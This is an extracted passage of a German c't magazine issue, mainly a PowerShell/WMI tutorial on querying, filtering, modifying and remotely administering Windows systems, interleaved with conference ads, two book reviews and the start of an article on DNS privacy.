Klasse; man könnte auch sagen, Klassen stellen die Baupläne für Objekte dar. So gibt es beispielsweise eine Klasse, die weiß, welche Attribute einen Prozessor beschreiben: der Hersteller, die Modellbezeichnung, die Taktfrequenz, die Busbreite und so weiter. Ein konkretes Objekt nennt man auch Instanz seiner Klasse. Die Instanzen der Prozessor-Klasse wären dann die CPUs des Rechners, dessen WMI-System man gerade befragt; auf Desktop-Systemen gibt es meist nur eine davon.

Um beispielsweise deren Taktfrequenz herauszufinden, muss man zunächst einmal in Erfahrung bringen, wie die zuständige WMI-Klasse heißt. Dazu gibt es mehrere Wege: Wer es grafisch mag, bemüht den WMI Explorer. Der zeigt in der Listbox in der oberen Fensterhälfte alle ihm bekannten WMI-Klassen alphabetisch sortiert an. Die Namen der Klassen, in denen man interessante Informationen findet, beginnen in der Regel mit „Win32\_“, auch einige der Klassen, deren Namen mit „CIM\_“ anfangen, können sich lohnen. Trotzdem ist es ziemlich mühsam, in den meist über 1000 Klassen, die auf einer durchschnittlichen Windows-10-Installation existieren, das Passende zu finden.

In der PowerShell liefert der Befehl Get-CimClass eine Liste aller Klassen. Man kann ihm eine Suchmaske mit den übli-

chen Wildcard-Zeichen als Argument mitgeben. So findet

```
Get-CimClass *processor*
```

jene CIM-Klassen, in deren Name das Wort „processor“ vorkommt – um ein bisschen Raten kommt man mit dieser Taktik aber nicht herum. Liegt man dabei falsch und geht vielleicht davon aus, dass der Name der passenden Klasse „CPU“ enthalten müsste, findet man nichts Sinnvolles. Dann kann man immer noch versuchen, über einen vermuteten Eigennamen die richtige Klasse zu finden:

```
Get-CimClass -PropertyName *clock*
```

liefert alle Klassen, deren Instanzen mindestens eine Eigenschaft haben, in deren Name das Wort „clock“ vorkommt. So wird dann schnell klar, dass im Beispiel Win32\_Processor der aussichtsreichste Kandidat ist.

Die Instanzen einer gegebenen Klasse ruft das Cmdlet Get-CimInstance ab:

```
Get-CimInstance Win32_Processor
```

Für dieses ist auch der Kurzbefehl gcim als Alias definiert. Im klassischen WMI-Befehlssatz heißt dasselbe Kommando Get-WmiObject, kurz gwmi. Wie in der PowerShell üblich, liefern all diese Befehle ein oder mehrere Objekte zurück, die man etwa Variablen zuweisen kann; die Eigen-

Property	Value
DeviceID	C:
DriveType	3
ErrorCleared	
ErrorDescription	
ErrorMethodology	
FileSystem	NTFS
<b>FreeSpace</b>	<b>16444389376</b>
InstallDate	
LastErrorCode	
MaximumComponentLength	255
MediaType	12
Name	C:
NumberofBlocks	
PNPDeviceID	

**Das kostenlose Werkzeug WMI Explorer vermittelt einen ersten Eindruck vom Umfang der Informationen, die in WMI zur Verfügung stehen. Um schnell mal etwas nachzusehen, ist es praktisch konkurrenzlos.**

```
PS C:\Windows> gcim Win32_Process -Filter "ExecutablePath like 'C:\\Windows\\%'"
```

ProcessId	Name	HandleCount	WorkingSetSize	VirtualSize
5816	sihost.exe	598	20054016	2203488489472
5848	svchost.exe	375	17715200	2203454861312
5920	svchost.exe	578	25128960	220350875648
6032	taskhostw.exe	351	14747272	2203599036416
6292	explorer.exe	4232	126992384	2204057993216
6844	igfxEM.exe	212	7446528	4443865088
6856	igfxHK.exe	131	4321280	4396871680
6888	igfxTray.exe	180	6361088	4439789568
7536	ShellExperienceHost.exe	1751	94912512	2203847577600
7732	dllhost.exe	131	4669440	2203417174016
7812	SearchUI.exe	1176	131809280	2203646865920
9920	svchost.exe	484	10395648	22097267778368
8712	RuntimeBroker.exe	489	26533888	2203556626432
2780	explorer.exe	2597	97894400	220388632960
13084	dllhost.exe	219	7041024	220842994864
8544	svchost.exe	132	3678208	2203412578304
11800	ApplicationFrameHost.exe	452	25161728	2203606297984
8772	RuntimeBroker.exe	548	16281600	2203521523712
15552	RuntimeBroker.exe	512	17063936	2203512709120
1128	powershell.exe	624	86921216	2204068454400
14364	conhost.exe	205	16232448	2203469893632
10524	SystemSettings.exe	769	45965312	2203742105600
14472	splwow64.exe	191	11599872	2203474910400
13668	powershell.exe	892	131694592	2204300767232
12944	conhost.exe	244	13991936	2203466571776
7744	wbemtest.exe	185	12120064	2203455451136
4504	SearchProtocolHost.exe	261	7757824	2203423604736

schaften lassen sich per Punkt-Notation oder mithilfe des Cmdlet `Select-Object` (kurz `select`) auslesen.

Im WMI Explorer füllt ein Klick auf einen Klassennamen die Box unten links mit den Instanzen dieser Klasse. Ein Klick dorthin lässt unten rechts die Eigenschaften dieses Objekts erscheinen.

## Filtern

Bei CPUs ist die Anzahl der Instanzen meist sehr übersichtlich. Bei vielen anderen Anfragen liefert `gcim` jedoch eine lange Liste von Objekten zurück, von denen meist nur eines oder wenige interessieren. In der PowerShell könnte man so eine Liste mithilfe des Cmdlet `Where-Object` (kurz `where` oder `?`) filtern, aber das ist nur die zweitbeste Lösung: Spätestens wenn man herausfinden will, auf welchen Rechnern im Netz etwa gerade der Mail-Client Thunderbird läuft, ist es pure Verschwendug, erst einmal alle laufenden Programme von allen Rechnern einzusammeln und ihre kompletten Informationen übers Netz zu übertragen, nur um dann 99 Prozent davon gleich wieder wegzwerfen. Sinnvoller ist es deshalb, den in WMI eingebauten Filtermechanismus zu verwenden.

In erster Näherung funktioniert er über das Argument `Filter` des Befehls `Get-CimInstance`:

```
gcim Win32_Process
-Filter 'Name = "thunderbird.exe"
```

Bei der Syntax des Filters fallen mehrere Dinge auf: Zum einen verwendet er für den Vergleich nicht die PowerShell-typischen Operatoren wie `-eq`, `-gt` oder `-le`, sondern

**Der natürliche Lebensraum für WMI-Abfragen und -Aktionen ist die PowerShell. Hier stehen gleich zwei Sätze an verwendbaren Befehlen zur Verfügung.**

nämlich über komplett WQL-Abfragen, englisch Queries, die nach dem folgenden Schema aufgebaut sind:

```
select <Attributliste>
from <Klassenname>
where <Filterausdruck>
```

Die Attributliste kann dabei einen oder mehrere, durch Kommas getrennte Eigenschaftennamen enthalten. Will man alle möglichen Attribute geliefert bekommen, schreibt man hier einfach ein `*` hin. Klassename und Filterausdruck entsprechen dem bislang Beschriebenen. Der Filterausdruck samt dem Schlüsselwort `where` kann weggelassen werden, dann liefert die Abfrage alle Einträge der angesprochenen Klasse. Weder bei den Schlüsselwörtern noch bei Klassen- oder Attributnamen spielt die Groß-/Kleinschreibung eine Rolle; Leerzeichen und Zeilenumbrüche können beliebig eingefügt werden.

Eine ausformulierte Abfrage verdaut `Get-CimInstance` (genauso wie `Get-WmiObject`) im Parameter `Query`. Beispielsweise liefert der Aufruf

```
gcim -Query "
    select Name, Size, FreeSpace
    from Win32_LogicalDisk
    where Size > 0"
```

die an den Rechner angeschlossenen Datenträger samt Kapazität und freiem Speicherplatz. Der Filter (`where Size > 0`) schließt Wechsellaufwerke ohne eingelegtes Medium aus.

Für die direkte Anzeige in einer interaktiven PowerShell-Sitzung und solange Sie sich nur auf dem lokalen Rechner umsehen, bringt die Angabe einer Attributliste keinen Vorteil. Die Ausgabe per Tabelle oder Liste enthält nach wie vor alle Felder; die nicht gewählten bleiben einfach leer. Wenn Sie allerdings per Skript Informationen von mehreren Rechnern in Ihrem Netzwerk einsammeln, spart eine Feldliste, die nur das enthält, was Sie auch weiterverarbeiten wollen, ein paar Millisekunden bei der Ausführung.

Sortieren können Sie übrigens per WQL nicht. Falls Sie SQL sprechen: Die Klausel `order by` fehlt hier. Selbstverständlich können Sie aber das Ergebnis einer Abfrage an das Cmdlet `Sort-Object` (oder kurz `sort`) weiterleiten und so in eine beliebige Reihenfolge bringen.

## Schreiben

Mit WMI kann man nicht nur Informationen abfragen, sondern manche Konfigu-

rationsdaten auch ändern oder sonstige Aktionen auf Objekten durchführen. Welche Attribute von Instanzen einer gegebenen WMI-Klasse überschreibbar sind, findet der folgende, etwas unübersichtliche Aufruf heraus:

```
(Get-CimClass Win32_Printer).  
CimClassProperties |  
? {$_.Qualifiers.Name `|  
-contains "write"} |  
select Name
```

Das Feld CimClassProperties einer WMI-Klasse enthält die Eigenschaften ihrer Instanzen. Jede Eigenschaft besitzt wiederum einen Satz von Qualifiers, die unter anderem die erlaubten Zugriffssarten beschreiben.

Einfacher als die Eingabe dieses kryptischen Befehls ist es wahrscheinlich, die Suchmaschine Ihres Vertrauens nach dem Klassennamen zu befragen. Unter den ersten Treffern sollten Sie eine Seite auf docs.microsoft.com mit den Referenz-Informationen zu dieser Klasse finden. Zu

jedem Attribut ist dort entweder „Access type: Read-only“ oder „Access type: Read/write“ vermerkt.

Im Falle der Klasse Win32\_Printer finden Sie so heraus, dass diese unter anderem eine beschreibbare Eigenschaft namens Comment besitzt. Um sie neu zu setzen, gibt es verschiedene Befehlsfolgen; am eingängigsten erscheint uns diese hier:

```
$drucker = gcim Win32_Printer  
-filter "Default = TRUE"  
$drucker.Comment =  
"Mein Lieblingsdrucker"  
$drucker | Set-CimInstance
```

Der erste Aufruf sucht aus dem System bekannten Druckern den Standarddrucker heraus. Dessen Feld Comment wird anschließend neu gesetzt. Schließlich überträgt Set-CimInstance (oder kurz scim) die geänderten Eigenschaften wieder ins System. Weitere Befehlsfolgen, die das-selbe leisten, stellt der Aufruf help scim -Examples vor.

## Methoden

Einige WMI-Klassen stellen auch Methoden bereit, mit denen sich Aktionen auf Objekten auslösen lassen. Im Falle der Klasse Win32\_Printer gehört dazu unter anderem der Aufruf CancelAllJobs(), wie ein Blick auf die Ausgabe von

```
(Get-CimClass Win32_printer).  
CimClassMethods
```

verrät. Zum Aufrufen solcher Methoden dient das Cmdlet Invoke-CimMethod:

```
$drucker = gcim Win32_Printer  
-Filter "Name like 'HP LaserJet%'"  
$drucker | Invoke-CimMethod  
-MethodName CancelAllJobs
```

Das Feld ReturnValue des zurückgegebenen Objekts informiert über Erfolg oder Misserfolg der Aktion: 0 heißt „alles in Ordnung“, die Bedeutung anderer Werte steht in der Referenz zu der WMI-Klasse auf docs.microsoft.com.

Benötigt eine Methode Argumente, muss man ihr die im Parameter Arguments

**Heidelberg, Print Media Academy,  
19. bis 21. Februar 2019**

# parallel 2019

Softwarekonferenz für parallele und hochperformante Programmierung

## // AUSZUG AUS DEM PROGRAMM

- Java-Parallelität: Wie wähle ich die richtigen APIs und Paradigmen für meinen Anwendungsfall aus?
- Eine Einführung in die Parallelisierung und Optimierung Tiefer Neuronaler Netze
- Task- und Datenparallelität mit Rust
- Debuggen von GPU-Code
- Multi-Threading mit Java, oder wie programmiere ich Deadlocks
- Was ist neu in OpenMP 5.0?
- Multicore-Programmierung in der täglichen Praxis

## Programm online!

Frühbucherrabatt noch bis zum 6.1.2019 – jetzt anmelden!

## // WORKSHOPS ZU

- Moderne Parallele Programmierung: Wie wähle ich die richtige Technologie und Architektur für mein Projekt aus?
- Elixir für Einsteiger
- Mit TLA+ zum korrekten Parallel-Programm

Silbersponsoren:



Software Elite Reseller



[www.parallelcon.de](http://www.parallelcon.de)


Veranstalter:



heise  
Developer



dpunkt.verlag



**Das Programm wbemtest ist im Lieferumfang von Windows enthalten.**  
Seine Anzeige wird schnell unübersichtlich, vermittelt aber Zusammenhänge zwischen Objekten, an die man sonst schwer herankommt.

von `Invoke-CimMethod` in Form eines Dictionary übergeben:

```
$drucker | Invoke-CimMethod `-
-MethodName RenamePrinter `-
-Arguments @{'NewPrinterName =` 
"Mein Laserdrucker"}
```

## Fernsteuerung

Wie bereits erwähnt: Seine wahre Leistungsfähigkeit entfaltet WMI erst, wenn man es dazu benutzt, über Netz auf andere Rechner zuzugreifen. Am einfachsten geht das innerhalb einer Domäne: Die Rechner vertrauen demselben Domänencontroller und kennen dieselben Benutzerkonten. Wichtig ist nur, dass auf allen beteiligten PCs der Dienst WinRM läuft und nicht durch Firewall-Einstellungen ausgebremst wird.

Letzteres ist auch nötig, wenn keine Domäne im Spiel ist. Am einfachsten stellt man diese Voraussetzungen sicher, indem

man in eine PowerShell oder eine Eingabeaufforderung mit Administratorrechten den Befehl

```
winrm quickconfig
```

eingibt. Er nimmt alle notwendigen Änderungen an der Dienste- und der Netzwerkconfiguration vor, fragt dabei aber vor jedem Schritt noch mal um Erlaubnis. Möglicherweise beschwert er sich, dass der Netzwerkverbindungstyp auf „Öffentlich“ festgelegt ist. Auf „Privat“ können Sie ihn ändern, indem Sie die Einstellungen öffnen, dort die Seite „Netzwerk und Internet>Status“ aufrufen und den Link „Verbindungseigenschaften ändern“ anklicken.

Wird das Vertrauen zwischen den Benutzerkonten auf den beteiligten Rechnern nicht durch eine Domänenmitgliedschaft sichergestellt, müssen Sie auf der Maschine, von der aus Sie die Abfragen ausführen wollen, noch die Rechner,

deren WMI-Dienst Sie ansprechen wollen, in die Liste der „Trusted Hosts“ aufnehmen. Das funktioniert in einer mit Admin-Rechten laufenden PowerShell mit einem Aufruf nach dem Muster

```
Set-Item WSMAN:\localhost\Client\`-
TrustedHosts -Value 'Host1,Host2'
```

Wollen Sie die Liste nicht komplett ersetzen, sondern ihr Hosts hinzufügen, geben Sie zusätzlich noch den Schalter `-Concatenate` an.

Um auf einen anderen Rechner zuzugreifen, können Sie innerhalb einer Domäne einfach den Parameter `-ComputerName` verwenden, den praktisch alle WMI- und CIM-Cmdlets verstehen. Ohne das Vertrauen einer Domäne sind zwei Schritte mehr nötig: Zunächst müssen Sie sich ein `PSCredential`-Objekt besorgen, das einen auf dem Zielrechner eingerichteten Benutzernamen und das dazugehörige Kennwort enthält. Das bekommen Sie mit dem Aufruf

```
$cred = Get-Credential
```

Der öffnet eine der üblichen Dialogboxen zur Eingabe von Name und Passwort. In Skripten, die vollautomatisch ablaufen sollen, ist das allerdings recht unpraktisch. Ein alternativer Weg, an ein `PSCredential` zu kommen, sieht so aus:

```
$pw = ConvertTo-SecureString "pssst" `-
-AsPlainText -Force
$cred = New-Object `-
System.Management.Automation.PSCredential ("Alice", $pw)
```

Zu beachten ist dabei allerdings, dass das Skript nun den Benutzernamen und das Kennwort eines Benutzerkontos enthält, das auf dem Zielrechner möglicherweise sogar Admin-Rechte hat. Das Skript sollte also nicht in falsche Hände geraten!

Mit dem Ergebnis erstellen Sie in beiden Fällen eine neue CIM-Session auf dem Zielrechner:

```
$sess = New-CimSession `-
-ComputerName Host1 `-
-Credential $cred
```

Die können Sie dann in dem Parameter `CimSession` an den Remote auszuführenden Befehl übergeben, also zum Beispiel:

```
gcim Win32_Printer -CimSession $sess
```

Zum Schließen der Remote-Sitzung dient der Befehl `Remove-CimSession`:


```
$sess | Remove-CimSession
```

## Namensräume

Zu den Merkmalen von WMI-Klassen gehört es, dass sie in sogenannte Namensräume (englisch: Namespaces) eingesortiert sind. Die sind wiederum wie die Ordner auf einem Datenträger hierarchisch organisiert; die Wurzel heißt `root`. Alle Klassen, von denen bisher die Rede war, finden sich im Namensraum `root\CIMV2`, der auch der bei Weitem größte und interessanteste ist. Deshalb beziehen sich die WMI- und CIM-Befehle auch auf ihn, wenn nichts anderes angegeben ist.

Im WMI Explorer können Sie die Klassen eines anderen Namensraums erforschen, indem Sie den Menübefehl „Action\Connect to host/namespace“ auswählen und auf das Buch-Icon neben dem Eingabefeld „Name space“ klicken.

In der PowerShell geben Sie einen anderen als den Standard-Namensraum über den Parameter `Namespace` an, den so gut wie alle WMI- und CIM-Befehle verstehen. Namespaces sind ihrerseits Objekte; sie gehören zur Klasse `_Namespace`. Die



Die WMI-Klassen sind in sogenannten Namespaces organisiert. Der wichtigste heißt `root\CIMV2`.

zwei Unterstriche am Anfang des Namens kennzeichnen sie als Systemklasse. Alle Top-Level-Namensräume unterhalb von `root` liefern

```
gcm __Namespace -Namespace root
```

Ein PowerShell-Skript zu schreiben, das sämtliche Namensräume rekursiv auf-

listet, überlassen wir Ihnen als Übungsaufgabe.

## Ausblick

Ein spannendes Thema im Zusammenhang mit WMI und CIM sind die WMI-Events: Damit kann man Skripte schreiben, die automatisch auf Änderungen von WMI-Objekten reagieren. Wie das genau funktioniert, werden wir in einer der nächsten c't-Ausgaben beschreiben.

Aber auch ohne dieses Feature lassen sich mit den hier vorgestellten Werkzeugen, Klassen und Methoden spannende Skripte schreiben. Viel Spaß beim Experimentieren!

(hos@ct.de) **c't**

## Literatur

- [1] Hajo Schulz, Aufbruch mit PowerShell, PowerShell: Loslegen mit Microsofts mächtiger Kommandozeile, c't 2/2018, S. 166
- [2] Hajo Schulz, Power-Automatik, Loslegen mit der PowerShell, Teil 2, c't 6/2018, S. 168

**WMI-Tools, Microsoft-Dokumentation:**  
[ct.de/y6kj](http://ct.de/y6kj)

Köln. KOMED.  
1.-3. April 2019

Die Softwareentwicklerkonferenz zu Internet of Things und Industrie 4.0

 **Treff für IoT-Gestalter**



**AUS DEN VORTRÄGEN**

- ⌚ IoT-Projekte in großen Organisationen
- ⌚ Wie man 50.000 Geräte gegen ihren Willen vernetzt
- ⌚ IoT-Sensorik 2.0: Machine Learning im Sensor
- ⌚ Hardware in the Docks – Container in der Embedded-Welt
- ⌚ Secure Smart Home Development


**WORKSHOPS**

- ⌚ MQTT Deep Dive
- ⌚ Continuous Deployment im Embedded-Umfeld
- ⌚ Datenanalyse und ML skalieren mit PySpark
- ⌚ Embedded- und ML-Modelle mit TensorFlow Lite und uTensor


Goldspatoren:

 **BOSCH**  
Technik fürs Leben

Veranstalter:

[www.buildingiot.de](http://www.buildingiot.de)



Thomas Theis  
**Einstieg in Unity**  
2D- und 3D-Spiele entwickeln

Rheinwerk Computing, Bonn 2018  
(2. Aufl.)  
ISBN 978-3-8362-6332-0  
454 Seiten, 30 €  
(PDF-/Epub-E-Book: 27 €,  
Druckausgabe mit E-Book: 35 €)

## Spiele aus eigener Hand

**Mit der Game-Engine Unity erschafft man Spiele aller Art für Windows, macOS, Webbrowser, Android, iOS und sogar Spielkonsolen. Thomas Theis hilft bei den ersten Schritten zur Entwicklung eigener Unity-Projekte mit C#.**

Unity ist in Entwicklerstudios ebenso daheim wie in der Ausbildung für Game Designer sowie in Hobbyräumen von Freizeit-Spielmachern. Es gibt ein gestaffeltes Vergütungsmodell für unterschiedliche Verwendungszwecke; mit „Unity Personal“ kann man kostenlos arbeiten. Auf dieser für Lernzwecke vorzüglichen Grundlage baut Thomas Theis seinen Grundkurs auf. Fürs Scripting verwendet er C#, als Entwicklungsumgebung wählt er MonoDevelop.

Das Buch ist kein Lehrgang in C#-Programmierung; der Autor beschränkt sich auf diejenigen Sprachelemente, die in den vorgestellten Unity-Projekten Verwendung finden. Programmiernovizen, denen an Wissen zu C#-Grundlagen und zum Umgang mit einer Entwicklungsumgebung gelegen ist, brauchen ergänzende Literatur.

Im Vordergrund steht bei Theis die Umsetzung einer bunten Auswahl von Spielideen. Das Spektrum reicht vom 2D-Retro-Shooter bis zur 3D-Tetris-Variante. Der Autor zeigt anschaulich, aus welchen Grundbestandteilen etwa Arcade-Klassiker bestehen, und führt vor, wie man solche Spiele mit Unity umsetzt und weiterentwickelt. Objekteigenschaften, Szenen, Assets, Trigger, die Simulation von Physik, das Anlegen eines Terrains, Blickwinkel in 3D: Die wichtigsten klassischen Anforderungen der Spieleanthropologie finden sich in den 17 dokumentierten Projekten wieder.

Dabei liefert dieses Buch in erster Linie Grundgerüste. Anders als der Hinweis auf dem Buchdeckel erwarten lässt, ist insbesondere das ziemlich umfangreiche Projekt eines Breakout-Klons nicht wirklich spielbar, sondern bleibt eine fragmentarische Anregung. Alle Beispiele sowie Vorlagen stehen kennwortgeschützt auf der Rheinwerk-Website zum Download bereit.

„Einstieg in Unity“ eignet sich gut, um mit einem Werkzeug aus der Profi-Praxis in Techniken der Spieleanthropologie hineinzuschnuppern. Einsteiger finden hier viele Anregungen und werden motiviert, eigene Projekte zu wagen. C#-Programmierer aus der Anwendungsecke erweitern spielerisch ihren Horizont.

(Ulrich Schmitz/psz@ct.de)

## Beruf: Computerspieler

**Klassische Kinder-Berufsträume wie Feuerwehrmann oder Pilot sind out – mancher mit Videospielen aufgewachsene Teenager wünscht sich, als Profi-Gamer seinen Lebensunterhalt zu verdienen. Der Österreicher Mirza Jahic hat seine Leidenschaft zum Beruf gemacht. In seinem Buch versucht er sich als Coach für kommende Vielleicht-Spielerstars.**

Der 27-jährige Jahic, der mit der EA-Fußballsimulation FIFA in die Riege der E-Sport-Prominenz aufgestiegen ist, gibt mit seinem persönlichen Markenzeichen „Never Give Up“ den Leitspruch seines Buches vor. Er will Hobbyspielern und E-Sport-Anfängern vermitteln, was eine Karriere als beruflicher Vollzeitspieler bedeuten kann. In einem Rundumschlag beleuchtet er dabei die Welt des professionell betriebenen Videospelns mit stetem Training, internationalen Wettbewerben, Fankontakten und den Auswirkungen auf Beziehungen zu Eltern und Freunden. Er sagt auch einiges zu Verdienstmöglichkeiten während der aktiven E-Sport-Karriere und danach.

Die große Bandbreite der Aspekte hat eine Kehrseite: Das schmale Taschenbuch geht nirgends wirklich in die Tiefe. Plakativ und oberflächlich wirken auch die Motivations- und Selbstorganisationstipps, die Jahic mit kurzen Beispielen aus seiner Spielerkarriere illustriert und die der Leser auf sein Alltagsleben übertragen soll.

Auf der Habenseite steht, dass der Autor einen spürbar ehrlich gemeinten, kurzweiligen und in einfacher Sprache gehaltenen Einblick in die durchaus komplexe Materie des Profi-E-Sports liefert. Leser sollten Interesse für die FIFA-Serie von EA Sports mitbringen. Andere E-Sport-Welten wie Counter-strike, League of Legends und Overwatch tauchen nur am Rande auf.

Kritische Naturen spotten nicht ganz unberechtigt über die in solchen Büchern vermittelte Mutmacherei auf „Tschakka! Du schaffst es!“-Niveau. In den Händen allzu enthusiastischer Träumer kann dergleichen gefährlich sein, wenn es das Bemühen um Ausbildung und die Schaffung realistischer Berufsperpektiven verdrängt. Wie das Supermodel oder der Influencer-Star bleibt auch der gut verdienende Profi-Computerspieler ein Exot. E-Sport-Fans, die das nicht vergessen, gewinnen durch Jahics Buch aber interessante Einsichten.

(Reinhard Schmitz/psz@ct.de)



Mirza Jahic (aka „Never Give Up“)  
**Vom Hobbyzocker zum Pro-Gamer**

Polarise (dpunkt), Heidelberg 2019  
(Der Buchverlag gehört wie c't zu Heise Medien.)  
ISBN 978-3-9476-1910-8  
152 Seiten, 17 €  
(Epub-/Kindle-E-Book: 13 €)

# So spannend kann Wissen sein!

Das Magazin, das Wissen schafft.



**TESTEN SIE WISSEN  
MIT 30 % RABATT!**

**2 Ausgaben für nur 10,50 €\*  
statt 15 €\* im Handel**

**Hier anfordern:  
[www.emedia.de/wissen-mini](http://www.emedia.de/wissen-mini)**

\*Preis in Deutschland.



(0541) 80009 126  
(werktag von 8 – 20 Uhr, samstags von 10 – 16 Uhr)



wissen-abo@emedia.de



Leserservice eMedia Wissen,  
Postfach 24 69, 49014 Osnabrück



emedia.de






Bild: Rudolf A. Blaha

# Auskunft abgedichtet

## So schützt DNS-Kommunikation Ihre Privatsphäre

**Egal, welche Ziele Sie im Internet aufsuchen: Fast immer sendet Ihr System dabei Metadaten in Form von DNS-Informationen. Damit können auch Dritte erfassen, welche Seiten Sie im Internet besuchen. Inzwischen spezifiziert die Internet Engineering Task Force Verfahren, die das unterbinden. Wir zeigen, wie man damit Leckagen auf Linux, macOS und Windows stopft.**

**Von Carsten Strotmann**

**O**hne Anfragen an das Domain Name System (DNS) lässt sich kaum noch ein Internet-Dienst nutzen. Die meisten

